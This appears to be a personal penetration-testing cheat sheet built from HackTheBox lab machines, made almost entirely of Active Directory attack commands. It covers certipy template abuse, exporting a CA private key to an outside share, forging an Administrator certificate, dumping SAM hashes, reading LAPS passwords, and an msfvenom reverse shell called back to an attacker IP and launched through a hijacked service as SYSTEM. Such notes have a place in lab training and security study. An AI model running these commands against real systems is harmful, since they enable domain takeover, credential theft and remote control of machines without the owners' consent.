certipy-ad find -u h.brown@scepter.htb -hashes 'aad3b435b51404eeaad3b435b51404ee:4ecf5242092c6fb8c360a08069c75a0c' -dc-ip 10.129.248.225 -target dc01.scepter.htb -enabled -vulnerable -stdout
# Request a template
certipy-ad req -target DC01.scepter.htb -k -no-pass -dc-ip 10.10.11.65 -ca scepter-DC01-CA -template StaffAccessCertificate# https://github.com/CsEnox/SeManageVolumeExploit
# Full Access on C:/
PS> .\SeManageVolumeExploit.exe
# Extract CA Certificate
PS> certutil -exportPFX my "Certificate-LTD-CA" C:\Users\Public\ca.pfx
PS> copy C:\Users\Public\ca.pfx \\xx.xx.xx.xx\share\# Forging a trusted certificate using CA private key (in pfx)
certipy-ad forge -ca-pfx ca.pfx -upn 'Administrator@certificate.htb'
certipy-ad auth -pfx administrator_forged.pfx -dc-ip 10.129.100.66# Copy SAM & SYSTEM and dump hashes using SecretsDump
PS> reg save HKLM\SAM C:\Users\Public\SAM
PS> reg save HKLM\SYSTEM C:\Users\Public\SYSTEM
impacket-secretsdump -sam SAM -system SYSTEM LOCAL # Dump From SAM & SYSTEM[!abstract] List of useful groups
Account Operators: Create, modify users and add them to non-protected groups.Server Operators: Members of the Server Operators group can administer domain controllers.LAPS_Readers: allows to read passwords for users in an object.
# LAPS_Readers Exploitation
PS> upload AdmPwd.PS

# what objects can manage the LAPS
PS> Find-AdmPwdExtendedRights -identity *

# Right holders to see if we are able to manage the password
PS> Find-AdmPwdExtendedRights -identity 'Domain Controllers' | select-object
ExtendedRightHolders

# Retrieve Passwords
PS> get-admpwdpassword -computername dc01 | Select password

# Alternatively
PS> Get-ADComputer -Filter 'ObjectClass -eq "computer"' -Property * # Look for ms-Mcs-AdmPwd# Creating a service to get us a reverse shell.
# creating reverse shell executable
msfvenom -p windows/meterpreter/reverse_tcp LHOST=10.10.14.20 LPORT=9001 -f exe > rev.exe
# Setting up a meterpreter session
msfconsole -x "use exploit/multi/handler; set PAYLOAD windows/meterpreter/reverse_tcp; set LHOST 10.10.14.20; set LPORT 9001; run"# Uploading the executable
*Evil-WinRM* PS C:\Users\svc-printer\Documents> upload rev.exe
# Setting up a service
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe config vss binPath="C:\Users\svc-printer\Documents\rev.exe"
# Starting the service
*Evil-WinRM* PS C:\Users\svc-printer\Documents> sc.exe start vss
# Migrating to another service run by 'NT Authority\SYSTEM'
meterpreter > ps
meterpreter > migrate 5028